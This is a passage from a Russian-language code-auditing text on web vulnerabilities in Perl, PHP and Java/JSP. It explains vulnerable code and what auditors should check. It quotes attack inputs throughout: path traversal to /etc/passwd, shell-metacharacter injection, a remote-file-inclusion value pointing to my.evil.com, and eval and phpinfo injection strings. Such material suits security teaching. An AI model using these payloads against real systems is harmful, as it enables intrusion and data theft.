Пользователи могут указать `$firstname` как `../../../../etc/passwd%00`, и код в итоге откроет `/etc/passwd`. Известный исследователь безопасности Rain Forest Puppy (RFP) написал отличную статью, познакомившую мир с этой проблемой, опубликованную в выпуске 55 журнала Phrack ([www.phrack.org](http://www.phrack.org)).

## Вызов оболочки

Программисты могут запускать командную оболочку в Perl множеством способов. Вызов `open()` для открытия командной оболочки, как в предыдущем примере, - самый коварный случай для поиска, потому что обычно застаёт разработчиков врасплох. Функции `system()` и `exec()` более прямолинейны и ведут себя похоже на свои аналоги из стандартной библиотеки. Обратные кавычки также являются интересной встроенной языковой конструкцией для запуска подоболочки. Поэтому код, похожий на следующий, будет уязвим:

```
$fileinfo=`ls -l $filename`;
```

Если пользователи укажут имя файла `;/cat /etc/passwd`, подоболочка воспримет его как последовательность из двух команд.

## Включение файлов

Функция `require()` может использоваться для загрузки произвольного кода во время выполнения, поэтому любая ситуация, где пользователи могут менять файловый аргумент `require()`, опасна. Функция `use()` безопаснее, потому что ограничена загрузкой Perl-модулей и работает во время компиляции, а не во время выполнения. Функция `do()` используется редко; она примерно эквивалентна `require()` в том смысле, что загружает внешний Perl-файл и пропускает его через анализатор и интерпретатор. Вот пример того, как может выглядеть уязвимое использование инструкции `require`:

```
# assume $user_language is taken from a cookie

my $module = "/usr/local/myapp/localization/conversion_"

    . $user_language . ".pm";

require $module;
```

Этот код пытается загрузить блок кода для преобразования вывода в нужный язык. Он предполагает, что язык, взятый из cookie (`$user_language`), соответствует двухбуквенному коду, например `en` или `fr`. Если атакующие используют обход каталогов и внедрение NUL-байта, они могут эксплуатировать код, чтобы выполнить любой Perl-файл в системе.

## Встроенное выполнение

Функция `eval()` динамически выполняет Perl-код, как и модификатор регулярного выражения `/e`. Если данные, на которые может влиять пользователь, используются в динамически построенном коде, атакующие могут получить возможность выполнить произвольный Perl. Razvan Dragomirescu, независимый исследователь, обнаружил экземпляры такой уязвимости в менеджере списков рассылки Majordomo ([www.securityfocus.com/bid/2310](http://www.securityfocus.com/bid/2310)). Вот уязвимый код:

```
foreach $i (@array) {

    $command = "(q~$reply_addr~ =~ $i)";

    $result = 1, last if (eval $command);

}
```

Атакующие могут получить ровно достаточно контроля над `reply_addr`, чтобы захватить управление сценарием. В технике эксплуатации Dragomirescu встраивал обратные кавычки в адрес ответа так, что интерпретатор Perl открывал подконтрольную атакующему подоболочку.

Синтаксис `eval()` прямолинеен, как показано в предыдущем примере. Модификатор `/e` встречается чуть реже и может быть сложнее для обнаружения. Вот базовый пример того, как он может использоваться:

```
s/\d+/sprintf("%5d",$&)/e; # yields 'abc 246xyz'
```

Если атакующий может изменять выполняемое выражение, он, вероятно, сможет скомпрометировать приложение, заставив его сгенерировать подконтрольную атакующему командную строку.

## Межсайтовый скриптинг

Perl предоставляет функцию `HTML::Entities::encode()` для экранирования HTML-метасимволов и функцию `URI::Escape::uri_encode()` для обработки URL. Модули `HTML::Entities` и `URI::Escape` включают дополнительные интерфейсы, среди прочего, для работы с разными кодировками. Модуль `Apache::TaintRequest` также можно использовать, чтобы предотвращать отраженный межсайтовый скриптинг через систему `taint` в Perl. При аудите Perl-кода ищите отсутствие этих защитных методов в коде, который отображает HTML, управляемый пользователем.

## Taint Mode

Taint mode - необычная возможность Perl, которую можно использовать в веб-приложениях, чтобы усилить их безопасность и диагностировать или обнаруживать проблемы безопасности. Он помечает любой внешний ввод как потенциально "загрязненный". Если программа пытается выполнить с таким вводом что-то чувствительное, она сталкивается с ошибкой и останавливается. К чувствительным операциям относятся открытие файлов, запуск подболочек, динамическое выполнение кода и взаимодействие с файловой системой, базой данных или сетью. Справочная страница `perlsec` в вашей установке Perl - хорошее место, чтобы начать изучение taint mode.

## PHP

PHP Hypertext Preprocessor (PHP) - одна из самых популярных платформ веб-разработки, особенно в сообществе open source. Она доступна как модуль Apache, ISAPI-фильтр и CGI-программа, что делает ее одной из самых универсальных веб-

платформ в использовании. Низкая стоимость PHP, открытая лицензия и относительно простой синтаксис стали важной причиной его быстрого распространения. Он особенно популярен среди начинающих веб-разработчиков, потому что обеспечивает довольно легкий переход от статических HTML-страниц к богатым динамическим веб-сайтам.

PHP изначально был спроектирован как простой набор Perl-сценариев, выполнявших базовую HTML-шаблонизацию и подстановку. Однако больше десяти лет разработки и пять основных редакций превратили его в надежный объектно-ориентированный язык с огромным набором библиотек и инструментов. К сожалению, удобство PHP и обширные библиотеки также являются одной из его главных проблем безопасности.

Многие библиотеки PHP - это простые обертки вокруг множества системных API, которые ведут себя по-разному и влияют на безопасность способами, плохо понятными большинству



разработчиков. Простота PHP и его быстрое распространение также привели к появлению большого числа популярных инструментальных наборов, разработанных без особого уважения к безопасности. Конечно, сама платформа PHP не менее безопасна, чем ее конкуренты. Поэтому, обладая правильным знанием основных API PHP, можно выявлять и диагностировать потенциальные проблемы безопасности.

## SQL Injection

Большая часть взаимодействия с базой данных в PHP выполняется через несколько простых распространенных интерфейсов. Взаимодействие с базой данных MySQL обычно включает функции `mysql_connect()` и `mysql_query()`. Взаимодействие с Postgres использует `pg_connect()` и `pg_query()`. Microsoft SQL Server использует семейство функций `mssql_query()`. Вот типичный уязвимый SQL-запрос:

```
$res=mysql_query("SELECT * FROM users WHERE name='"  
    . $_GET["username"] . "'");
```

Этот код отправляет типичный уязвимый запрос к серверу MySQL, хотя проблема не специфична для MySQL. Все интерфейсы, специфичные для конкретных баз данных, используют один и тот же общий набор функций. Сначала нужно поискать в кодовой базе, чтобы определить, какие функции используются, и постараться проверить все SQL-запросы. Стоит изучить онлайн-документацию, чтобы собрать список потенциальных функций, но короткий список включает следующее:

- `mysql_query()`
- `mysql_db_query()`
- `mysql_unbuffered_query()`
- `pg_execute()`
- `pg_query()`
- `pg_query_params()`
- `pg_prepare()`
- `pg_send_execute()`
- `pg_send_query()`
- `pg_send_query_params()`
- `pg_send_prepare()`
- `mssql_execute()`
- `mssql_query()`

Кроме того, универсальный интерфейс Open Database Connectivity (ODBC) реализован в семействе функций `odbc_*`. У него немного другой API, где SQL-запрос принимает следующую форму:

```
$query="SELECT * FROM users WHERE name='"  
    . $_GET["username"] . "'";  
  
$result = odbc_exec($conn, $query);
```

При анализе кода проверяйте все использования `odbc_exec()`, `odbc_execute()`, `odbc_do()` и `odbc_prepare()`.

Наконец, функциональность PHP Data Objects (PDO) предоставляет абстракцию поверх слоя базы данных. Вы должны уметь выделять SQL-запросы, ища вызовы методов PDO `exec()`, `prepare()` и `query()`. Также нужно проверять метод `PDOStatement.execute()`, чтобы убедиться, что шаблон подготовленного выражения не строится динамически.

## Доступ к файлам

PHP реализует большую часть вызовов стандартной библиотеки в стиле C для работы с файлами. Функция `fopen()` - самая распространенная для открытия файлов, и ее интерфейс очень похож на C. Другие интересные функции включают `readfile()`, `dir()`, `unlink()`, `file()`, `mkdir()`, `symlink()` и `get_file_contents()`. Обычные опасения, связанные с подменой данных, применимы к функциям файлового доступа PHP, а типичная эксплуатируемая проблема выглядит примерно так:

```
$myfile = "/usr/local/myapp/var/:".$_GET['filename'];  
  
$fp = fopen($myfile,"r");
```

Этот код приводит к прямолинейной атаке обхода каталогов, позволяющей читать произвольные файлы. PHP также уязвим к внедрению NUL-байта, хотя в некоторых конфигурациях эта проблема устраняется автоматически в зависимости от глобальных настроек.

Конечно, разработчики PHP не могли просто оставить `fopen()` скромную задачу открытия файлов в файловой системе. Они остановились перед добавлением выполнения через подболочку, как в Perl, но добавили поддержку автоматической обработки URL. Поэтому если использовать `fopen()` с именем файла `http://www.neohapsis.com/`, например, HTTP-соединение будет создано за вас за кулисами. PHP поставляется с поддержкой `http://`, `ftp://` и `file://`. В зависимости от сборки он также может поддерживать `https://`, `ftps://`, несколько специальных файлов `php://`, `zlib://`, `compress.zlib://`, `compress.bzip2://`, `ssh2.shell://`, `ssh2.exec://`, `ssh2.tunnel://`, `ssh2.sftp://`, `ogg://` и `expect://`.

Это поведение включено по умолчанию и отключается изменением настройки `allow_url_fopen` в конфигурационном файле `php.ini`. Как можно представить, такое поведение может быть очень опасным, если атакующий контролирует начало имени файла. Как минимум атакующий может попытаться заставить веб-сервер выполнять удаленные сетевые запросы, что полезно для атак на межсетевые экраны, особенно на экраны с отслеживанием состояния, которые разбирают протоколы прикладного уровня, такие как FTP. Атакующие могут просто воспользоваться положением веб-сервера в сети для вредоносных действий. Например, они могут делать запросы к административным интерфейсам, закрытым от внешнего доступа межсетевым экраном, или даже перегружать протоколы так, чтобы FTP- или HTTP-запрос был истолкован другим демоном как допустимый ввод. Эффекты похожи на атаку XML external entities, обсуждавшуюся в главе 17.

Атакующие, контролирующие начало имени файла, могут использовать любой из перечисленных выше методов, чтобы получить полный контроль над содержимым файла, которое видит PHP-код. Такой контроль может быть или не быть серьезной проблемой безопасности в зависимости от последующего кода, но изобретательные атакующие, вероятно, смогут придумать какую-нибудь форму атаки. Один специальный файл, сохраняющийся даже при отключенном `allow_url_fopen`, - `php://input`. Этот специальный файл позволяет коду читать необработанные данные, отправленные PHP-сценарию через POST.

## Вызов оболочки

Как и в Perl, разработчики могут вызывать командную оболочку в PHP-сценарии несколькими способами. Обратные кавычки открывают командную оболочку, поэтому любые данные внутри обратных кавычек, на которые может влиять пользователь, представляют серьезный риск. Функция `exec()` запускает внешнюю программу через подоболочку, поэтому не путайте ее с системным вызовом в стиле `execve()`. Функция `shell_exec()` эквивалентна оператору обратных кавычек, а `system()` похожа на `libc system()`: она запускает команду через подоболочку. Функции `proc_open()` и `popen()` похожи на `libc popen()` и используются для запуска подпроцесса с каналом. Функция `passthru()` запускает команду в оболочке и заставляет ее заменить текущий выполняющийся процесс.

Самое важное: каждый упомянутый API принимает "команду" как аргумент, и эта команда запускается через оболочку. PHP-функция, которая просто использует `execve()` с файлом, - `pcntl_exec()`, а все остальное нужно проверять на возможность внедрения метасимволов. Именование здесь немного вводит в заблуждение, потому что от функций вроде `exec()` и `proc_open()` можно было бы ожидать поведения как у функций `libc` в стиле `execve()`, но они работают иначе.

Вот простой пример реальной уязвимости в утилите PHP Ping:

```
//*****  
  
// FUNCTION DU PING  
  
//*****  
  
function PHPing($cible,$pingFile){  
  
    exec("ping -a -n 1 $cible >$pingFile", $list);  
  
    $fd = fopen($pingFile, "r");  
  
    while(!feof($fd))  
  
    {  
  
        $ping.= fgets($fd,256);  
  
    }  
  
    fclose($fd);  
  
    return $ping;  
  
}  
  
//-----
```

Эта проблема, обнаруженная Gregory Lebras из Security Corporation, прямолинейна ([www.securityfocus.com/bid/7030](http://www.securityfocus.com/bid/7030)). Пользователи могут вставлять метасимволы оболочки в переменную \$cible. Поэтому вызов `exes()` можно использовать для выполнения произвольных команд по выбору атакующего. Вот пример, приведенный Lebras:

```
http://[target]/phpping/index.php?pingto=www.security-corp.org%20|%20dir
```

```
...
```

```
c:\phpping
```

```
03/03/2003 23:01 <DIR> .
03/03/2003 23:01 <DIR> ..
03/03/2003 23:00 <DIR> img
30/04/2002 23:13      3217 index.php
30/04/2002 23:19      921 README
03/03/2003 23:03      0 resultat.ping
      3 file(s)      4138 bytes
      3 Dir(s) 11413962752 bytes free
```

## Включение файлов

Языковые директивы `require` и `include` используются для включения других файлов в PHP-сценарий. Обе разрешают динамически построенные строки, и разработчики нередко используют эту возможность. Любой пользовательский ввод в имени включаемого файла может внести серьезные уязвимости, позволяя пользователям прогонять через PHP-интерпретатор любой нужный им файл. Во время анализа кода также нужно рассматривать похожие функции `require_once()` и `include_once()`.

PHP весьма уязвим к этому классу дефектов безопасности, поскольку языковые директивы `require` и `include` поддерживают гибкое открытие файлов по URL, обсуждавшееся для функции `foren()`. Поэтому в стандартной конфигурации PHP следующий код был бы крайне небезопасным:

```
// Now draw the current submenu

include ($_GET['submenu']."_code.inc");
```

Атакующие могут передать для параметра `submenu` следующее:

```
http://my.evil.com/evilcode.txt?ignore=
```

PHP-интерпретатор подключится к `my.evil.com` и выполнит веб-запрос на следующее:

```
GET evilcode.txt?ignore=_code.inc
```

Затем он возьмет ответ от `evil.com` и выполнит его как PHP-сценарий. Таким образом атакующие могут предоставить любой произвольный PHP-код.

Если конфигурация отключает `allow_url_fopen` по соображениям безопасности, потенциальный вектор атаки все равно остается. Атакующие могут указать имя файла `php://input`, что заставит PHP-интерпретатор разобрать и выполнить необработанные данные, отправленные PHP-сценарию через POST.

## Встроенное выполнение

Функция `eval()` выполняет строку как блок PHP-кода через интерпретатор. Данные в выполняемой строке, на которые может влиять пользователь, могут привести к серьезным уязвимостям, если пользователи способны злонамеренно встроить собственный PHP-код. James Bercegay из Gulftech Research and Development обнаружил следующую уязвимость в модуле PHPXMLRPC ([www.osvdb.org/17793](http://www.osvdb.org/17793)):

```
// decompose incoming XML into request structure

xml_parser_set_option($parser, XML_OPTION_CASE_FOLDING,
    true);

xml_set_element_handler($parser, "xmlrpc_se", "xmlrpc_ee");
xml_set_character_data_handler($parser, "xmlrpc_cd");
xml_set_default_handler($parser, "xmlrpc_dh");

if (!xml_parse($parser, $data, 1)) {
    // return XML error as a faultCode
    $r=new xmlrpcresp(0,
        $xmlrpcerrxml+xml_get_error_code($parser),
        sprintf("XML error: %s at line %d",
            xml_error_string(xml_get_error_code($parser)),
            xml_get_current_line_number($parser)));
    xml_parser_free($parser);
} else {
    xml_parser_free($parser);
    $m=new xmlrpcmsg($_xh[$parser]['method']);
    // now add parameters in
    $plist="";
    for($i=0; $i<n; $i++) {
        $plist.=" $i - " . $_xh[$parser]['params'][$i]. " \n";
        eval('$m->addParam(' . $_xh[$parser]['params'][$i]. ");");
    }
}
```

Этот код немного трудно читать, но в основе он разбирает предоставленный пользователем XML-документ, а затем проходит по параметрам, предоставленным пользователем. На каждой итерации он строит PHP-код для вызова метода `addParam()` у объекта `xmlrpcmsg $m`. Затем он использует `eval()` для вызова этого метода. Допустим, пользователь передает XML-документ с параметром по имени `bob`. Предыдущий код строит такую строку:

```
$m->addParam(bob);
```

Затем он вызывает `eval()`, чтобы выполнить эту строку. Теперь допустим, пользователь передает XML-документ с таким именем параметра:

```
bob); evil_php_code_here(); exit(
```

Строка, которую строит код, выглядит так:

```
$m->addParam(bob); evil_php_code_here(); exit();
```

PHP-интерпретатор затем выполняет эту строку, что, вероятно, не сулит ничего хорошего.

Кроме того, одна форма регулярного выражения неявно выполняет динамически построенную строку, содержащую PHP-код. Функция `preg_replace()` при использовании с модификатором регулярного выражения `/e` запускает заданный фрагмент кода для каждого совпадения. Stefan Esser, независимый исследователь, нашел отличный пример того, как эта функция может быть уязвима к внедрению кода в приложении DokuWiki ([www.securityfocus.com/bid/18289](http://www.securityfocus.com/bid/18289)). Это уязвимый код:

```
// don't check links and medialinks for spelling errors

...

$string = preg_replace('/\[([.*])(\[([.*])\])\]/e',
    'spaceslink("\1","\2")',$string);
```

Каждый раз, когда код встречает символы, соответствующие регулярному выражению, он строит фрагмент PHP-кода для выполнения, чтобы определить, чем заменить эти символы. Если код встречает `[[somestring]]`, он выполняет через PHP-интерпретатор следующий код:

```
spaceslink("somestring", "");
```

Затем он заменяет `[[somestring]]` результатом функции `spaceslink()`. Атака, описанная Esser, заключается во встраивании этого PHP-кода в строку, которую он анализирует:

```
[[{${phpinfo()}}]]
```

Этот код вычисляется следующим образом:

```
spaceslink("${phpinfo()}", "");
```

Такое вычисление вызывает функцию `phpinfo()`, а ее результаты помещаются обратно в строку. С этого момента атакующего практически не остановить.

## Межсайтовый скриптинг

PHP кодирует HTML-содержимое с помощью функций `htmlspecialchars()` и `htmlentities()` для обычного HTML и функции `urlencode()` для URL. Нужно искать любой HTML-вывод, на который может влиять пользователь, выполняемый другими способами, включая `print`, `echo` и `<?= <expression> ?>`.

## Configuration

Любой аудит безопасности PHP должен всегда учитывать релевантную конфигурационную информацию. Несколько глобально применяемых защитных механизмов, объясненных в следующих разделах, могут резко менять поведение и уязвимость приложения в зависимости от выбора разработчиков или эксплуатационной команды. Эти настройки могут быть довольно навязчивыми и даже ломать функциональность, поэтому разработчики часто меняют конфигурацию по мере развития веб-приложения.

### Параметр `register_globals`

Довольно радикальная опция `register_globals` была включена в стандартной конфигурации PHP до версии 4.2.0, где ее отключили из-за последствий для безопасности. Shaun Clowes из Secure Reality привлек внимание к этой проблеме и, вероятно, стал причиной такого изменения стандартной конфигурации. Его статья "A Study in Scarlet" определенно стоит прочтения, если вы собираетесь выполнять любую работу по безопасности PHP ([www.securereality.com.au/archives/studyinscarlet.txt](http://www.securereality.com.au/archives/studyinscarlet.txt)).

В основе `register_globals` автоматически берет все переменные, отправленные пользователями, и помещает их в глобальные переменные PHP-сценария. Поэтому если добавить `jimbob=42` в строку запроса, у вас появится переменная `$jimbob` со значением 42. В PHP можно использовать переменные, вообще не инициализируя их, потому что PHP просто устанавливает их в разумное начальное состояние при первом использовании. Поэтому многие программисты не инициализируют свои переменные явно.

Вы, вероятно, видите, как присутствие неожиданных переменных может испортить логику безопасности приложения. Рассмотрим пример, взятый из руководства PHP:

```
<?php

if (authenticated_user())

{

    $authorized = true;

}

if ($authorized)

{

    include "/highly/sensitive/data.php";

}

?>
```

В итоге вместо возни с аутентификацией атакующие могут просто добавить `authorized=1` к строке запроса или поместить его в cookie. PHP создает глобальную

переменную с именем `$authorized` и устанавливает ее значение в 1. Затем код не проходит первую инструкцию `if`, но вторая инструкция срабатывает, и секретные данные отображаются.

Этот пример кажется несколько надуманным, и он не был бы проблемой, если бы разработчик инициализировал `$authorized` или явно устанавливал его в `false` при неудаче. Однако разработчики нередко забывают инициализировать переменные в большом приложении. К счастью, использование `register_globals`, похоже, вышло из моды.

## Параметр `magic_quotes`

Глобальный механизм безопасности под названием `magic_quotes` пытается сдерживать атаки внедрения метасимволов. Конфигурационная опция `magic_quotes_gpc`, где `gpc` означает "get, post, and cookie", включает глобальное экранирование метасимволов во всех данных GET, POST и cookie. Это означает, что каждая одинарная кавычка, двойная кавычка, обратная косая черта и символ NULL автоматически экранируются обратной косой чертой. Эта опция фактически включена по умолчанию. Опция `magic_quotes_runtime`, отключенная по умолчанию, выполняет такое же экранирование для данных, создаваемых во время выполнения из внешних источников, включая базы данных и ОС.

Разработчики часто отключают опцию `magic_quotes`, потому что она может мешать функциональности и затемнять поведение программы. Даже когда она включена, она не одинаково эффективна против всех приемов обхода. Числовые поля в SQL-запросах часто подвержены подмене, и их можно эксплуатировать без единой одинарной кавычки. Кроме того, многие приложения выполняют ту или иную обфускацию или кодирование переменных формы, что делает экранирование бессмысленным. Если переменная находится в `base64`, экранирование плохих символов ничего не дает, потому что этих символов нет в наборе символов `base64`. После декодирования плохие символы снова вводятся в приложение, если пользователи явно не экранируют их.

## Файлы `.inc`

Распространенная практика - размещать заголовочные и инфраструктурные файлы в файлах `.inc`. При частой ошибке конфигурации веб-сервер не имеет корректного обработчика файлов, сопоставленного с расширением `.inc`. Прямой запрос включаемого файла выдает его исходный код, потому что он обрабатывается как текстовый или HTML-файл.

## Java

Java Platform Enterprise Edition, ранее J2EE, включает набор технологий для разработки веб-приложений. На самом базовом уровне Java предоставляет Servlet API (`javax.servlet`) для взаимодействия между веб-сервером и Java-компонентами. Java-сервлет - это Java-класс, который работает внутри веб-сервера и формирует динамические ответы на HTTP-запросы. У веб-сервера есть компонент, называемый `servlet engine` или `servlet container`, который управляет этими сервлетами. Веб-разработчик устанавливает сервлет в `servlet container` веб-сервера, а затем сообщает веб-серверу, какие URL и шаблоны URL должен обрабатывать этот сервлет. Когда сервлет обрабатывает запрос, он может сгенерировать ответ любого вида, примерно как CGI-программа может генерировать произвольные ответы. Сервлеты также могут пересылать запросы другим сервлетам, что позволяет строить интересные архитектуры приложений.

Сервлеты дают тот же тип базовой функциональности, что и API веб-серверов, такие как NSAPI и ISAPI. Возможны даже некоторые более мощные настройки, характерные для проприетарных API, поскольку новые версии Servlet API позволяют разработчикам писать фильтры, которые могут изменять то, как веб-сервер обрабатывает каждый запрос и ответ.

Между технологией сервлетов и проприетарными API веб-серверов есть важные различия. Во-первых, спецификация интерфейса сервлетов - открытый опубликованный стандарт с



эталонной реализацией. Поэтому почти каждый веб-сервер поддерживает сервлеты в той или иной форме, что делает их привлекательной технологией для крупных проектов. Поскольку сервлеты написаны на кросс-платформенной Java, теоретически можно взять сервлеты, написанные на одной платформе для одного веб-сервера, и перенести их на совершенно другую платформу с совершенно другим веб-сервером. Использование Java также делает написание таких расширений веб-сервера намного безопаснее, поскольку Java не уязвима к тем же проблемам повреждения памяти, что и проприетарные API на C/C++.

Большинство Java-веб-приложений представляют интерфейс с помощью JavaServer Pages (JSP). JSP похож на другие серверные сценарные технологии, такие как PHP или ASP, потому что с его помощью Java-код встраивается в HTML-документы. Однако за кулисами JSP немного отличается. Когда веб-сервер впервые получает запрос к JSP-странице, он всегда компилирует эту страницу в сервлет. Затем сервлет кэшируется, и будущие запросы к исходной JSP-странице вызывают этот кэшированный сервлет. Такое поведение открывает интересные архитектурные возможности; например, можно пересылать запросы от сервлета к JSP-странице, потому что JSP-страницы имеют те же характеристики, что и сервлеты.

Сервлеты и JSP представляют фундаментальные компоненты веб-разработки на Java. Поверх этой основы существует целая индустрия фреймворков, технологий и сред для разработки и развертывания Java-приложений. Целую книгу можно было бы посвятить подробному рассмотрению аспектов безопасности любого из этих популярных фреймворков. Однако ради краткости эта глава сосредоточена на ключевых аспектах архитектуры Java. Эти шаблоны должны помочь понять базовые проблемы и применить это знание к любому фреймворку, который вам встретится.

## SQL Injection

Доступ к базам данных обычно выполняется через API Java Database Connectivity (JDBC) с использованием пакетов `java.sql` и `javax.sql`. Веб-приложение обычно создает объект `Connection`, а затем использует этот объект для создания объекта `Statement`. Объекты `Statement` и `CallableStatement` часто подвержены SQL-инъекции, тогда как `PreparedStatement` обычно безопасен, потому что поддерживает связанные параметры. Типичный уязвимый JDBC-код работы с базой данных выглядит так:

```
Connection conn = null;

conn = getDBConnection(); /* This wrapper sets up JDBC */

Statement stmt = conn.createStatement();

String query = "SELECT * FROM documents WHERE docid = "
    + request.getParameter("docID");

ResultSet rs = stmt.executeQuery(query);
```

Объект `Statement` поддерживает три метода, иницирующих запрос к базе данных: `executeUpdate()`, `execute()` и `executeQuery()`. Они похожи тем, что принимают некоторую форму SQL-строки как аргумент, обрабатываемый сервером базы данных. Во время анализа кода нужно искать все три и выполнять общие поиски по SQL-ключевым словам, потому что вам также встретятся пользовательские фреймворки и обертки, а также альтернативные технологии.

## Доступ к файлам

Файловый доступ из сервлета обычно использует пакет `java.io`, но важно не упускать другие возможные механизмы. Java - расширяемый язык, и разработчики используют разные фреймворки и обертки. Один полезный прием - просто искать слово "filename", которое естественно часто сопровождает код работы с файлами. Другой полезный прием - искать вызовы `getRealPath()` и `getPathTranslated()`. Эти функции используются, чтобы превратить веб-путь к файлу в физический путь к файлу, что является хорошим признаком прямого взаимодействия кода с нижележащей файловой системой.

Вот пример типичного кода, используемого для записи файла на диск изнутри сервлета:

```
String name = req.getParameter("name");

File tempDir = (File) getServletContext().
    getAttribute( "javax.servlet.context.tempdir" );

// create a temporary file in that directory

File tempFile = File.createTempFile( name, ".tmp",
                                    tempDir );

// write to file

FileWriter fw = new FileWriter( tempFile );
```

## Вызов оболочки

Вызов командной оболочки - редко используемая возможность среды выполнения Java. Java-программы могут обращаться к этой возможности, вызывая метод `getRuntime()` класса `java.lang.Runtime`. Этот объект `Runtime` поддерживает несколько перегруженных версий метода `exec()`. Это настоящий системный вызов `exec()`, и он не открывает оболочку неявно для интерпретации переданной команды. Разработчики часто открывают оболочку явно с подходящим параметром, заставляющим ее взять команду из командной строки, например `cmd /c` в Windows. Следующий код может быть уязвимым в зависимости от того, насколько пользователи могут влиять на переменную `command`:

```
Runtime runtime = Runtime.getRuntime();

Process process = null;

try {
    process = runtime.exec(command);
}
```

## Включение файлов

Java-сервлеты поддерживают богатый набор возможностей для координации и взаимодействия между сервлетами, что важно для интеграции с JSP. Когда сервлет должен передать управление другому сервлету или JSP, он сначала получает объект `RequestDispatcher`, обеспечивающий передачу потока управления. Объекты `RequestDispatcher` предоставляют два метода: `include()` и `forward()`.

Метод `forward()` используется, когда сервлет завершил обработку данных запроса и готов передать управление другому сервлету или JSP. Такая ситуация довольно распространена, когда

представление и бизнес-логика хорошо разделены по отдельным компонентам. Сервлет может обработать HTTP-ввод, выполнить несколько вызовов к базе данных, провести некоторую обработку, а затем заполнить несколько переменных, привязанных к атрибутам запроса. Затем этот сервлет может передать управление JSP-странице, которая знает, как взять переменные из атрибутов запроса и превратить их в аккуратное HTML-содержимое.

Метод `include()` больше похож на механизм встраивания кода в текущий JSP или сервлет. Он чаще используется, когда код разделен на управляемые части и нужно вызвать одну из этих частей в нужном месте, чтобы она выполнила свою работу. Например, у вас может быть многоуровневая система меню, которая динамически отрисовывает себя на основе XML-конфигурационных файлов. Один способ отрисовать подменю внутри основной страницы меню - использовать `include()` для вызова кода, отвечающего за показ подменю на главной странице.

Как аудитор кода, ищите ситуации, где пользовательский ввод может попасть в аргументы, передаваемые при создании `RequestDispatcher` для `include()` или `forward()`. Такая ситуация может привести к проблемам безопасности разной степени, но даже возможность прогнать существующие файлы в веб-дереве через JSP-компилятор, вероятно, окажется полезной для умных атакующих.

## Включение файлов в JSP

На первый взгляд JSP похож на ASP и PHP. HTML-файлы размечаются сценарным языком, и кажется, что они работают примерно одинаково. Однако внутри JSP-страницы не пропускаются через интерпретатор сценариев. Вместо этого JSP-движок при первом запуске компилирует их в сервлеты. Поскольку JSP-страницы на низком уровне фактически являются сервлетами, они естественно работают с механизмами сервлетов для пересылки и включения. Java-сервлеты и JSP-код по сути являются одной технологией, поэтому этот раздел рассматривает только несколько специфичных для JSP команд, которые немного отличаются.

Первый и самый старый метод включения файлов в JSP-страницы использует директиву JSP `include`, которая выглядит так:

```
<%@ include file="include.jsp" %>
```

Эта директива фактически работает как server-side include (SSI): она срабатывает до компиляции и запуска JSP-кода, поэтому это статический процесс. По сути, риска того, что атакующие изменят этот путь во время выполнения, нет.

Второй и гораздо более интересный метод - элемент `jsp:include`. Он близок к форме директивы, но имеет немного другой формат:

```
<jsp:include page="include.jsp" />
```

Эта функция работает похоже на API `RequestDispatcher.include()`, который сервлеты используют для включения другого содержимого. Такое включение вычисляется динамически во время выполнения, поэтому существует риск пользовательской манипуляции. Ниже приведен фрагмент из реального приложения, оказавшегося уязвимым:

```
<jsp:include page='<%= "browserActions/" +  
    request.getParameter("_actionPage") + ".jsp"%>'
```

Используя завершающий NUL-байт и начиная параметр с символов обхода каталогов, можно было заставить JSP-компилятор разобрать любой файл в веб-дереве. `WEB-INF/web.xml` всегда хороший кандидат для такой атаки, потому что он обычно раскрывает часть поверхности атаки, которую иначе можно было бы пропустить.

Элемент `jsp:forward` работает почти так же, как функция `RequestDispatcher.forward()` для сервлетов. Если помните, `include()` используется для встраивания или включения сервлета, JSP-кода или файла в вызывающий код. Функция `forward()` используется, чтобы передать управление другому динамическому объекту для завершения обработки. Однако различие не так интересно, если задействованы какие-либо данные, на которые может влиять пользователь. С этой точки зрения и `require()`, и `include()` являются хорошими целями.

## Встроенное выполнение

Java - другой тип языковой технологии, чем веб-архитектуры на основе сценарного движка. У Java-программы нет непосредственного способа динамически построить исходный код, а затем заставить виртуальную машину Java скомпилировать и выполнить его на лету. Однако ряд Java-технологий предоставляет разные формы динамического выполнения кода. К ним относятся сценарные среды, такие как BeanShell и Jython, и, конечно, JSP-интерпретатор является средой динамического выполнения для JSP-файлов. Однако эти возможности намного менее подвержены эксплуатации, чем настоящие интерпретируемые сценарные языки, такие как ASP и PHP.

## Межсайтовый скриптинг

Среда выполнения Java предоставляет метод `java.net.URLEncoder.encode()` для экранирования специальных символов в URL. JSP предоставляет дополнительные возможности, необходимые для фильтрации против атак межсайтового скриптинга. Метод `response.encodeURL()` кодирует URL-вывод, а тег `<c:out>` экранирует XML- и, следовательно, HTML-метасимволы из вывода. Однако разработчики могут запутаться при использовании тегов `<c>`, потому что экранирование выполняет только тег `<c:out>`. Например, следующий код не экранирует HTML-вывод:

```
<table>  
  
<c:forEach var="item" items="${menu}">  
  
<tr>  
  
<td>${item.name}</td>  
  
<td>${item.price}</td>  
  
</c:forEach>  
  
</table>
```

Этот фрагмент кода уязвим к атакам межсайтового скриптинга, потому что переменные `item.name` и `item.price` не обрабатываются явно. Следующий пример обрабатывает эти переменные правильно:

```
<table>

<c:forEach var="item" items="${menu}">

<tr>

<td><c:out value="${item.name}"/></td>

<td><c:out value="${item.price}"/></td>

</tr>

</c:forEach>

</table>
```

Этот пример демонстрирует правильный метод предотвращения атак межсайтового скриптинга. Однако он менее интуитивен, и многие разработчики не знакомы с этим подходом. Как аудитор, следите за кодом, похожим на уязвимый пример, потому что это очень распространенный шаблон в JSP-страницах.

## Проблемы потоков

Большинство сервлетов спроектировано для обработки нескольких одновременных потоков, вызывающих их в одно и то же время. Обычно в памяти существует только один экземпляр фактического объекта сервлета, но десятки потоков могут одновременно вызывать его методы для обработки запросов. Эти параллельные вызовы могут привести к уязвимостям безопасности, если класс сервлета не полностью потокобезопасен.

Сервлеты можно писать так, чтобы они обрабатывали только одного клиента за раз. Если сервлет реализует интерфейс `SingleThreadModel`, контейнер сервлетов считает этот сервлет небезопасным для одновременных потоков. Обычно Java-разработчики не рекомендуют такую практику, и она не распространена. Поэтому огромный тревожный сигнал - использование переменных экземпляра в сервлетах. Фактически они похожи на глобальные переменные в многопоточной программе на C, и их нужно использовать с крайней осторожностью. Рассмотрим следующий код:

```
class MyServlet extends HttpServlet

{

    String account_number;

    public void doGet(HttpServletRequest request,

        HttpServletResponse response)

        throws ServletException, IOException

    {

        account_number=request.getParameter("ID");

        ...

        if (authenticate_user(account_number) != USER_VALID)

            kill_session_and_user_and_abort();
```

```

    ...

    display_account_history(account_number);

}

...

}

```

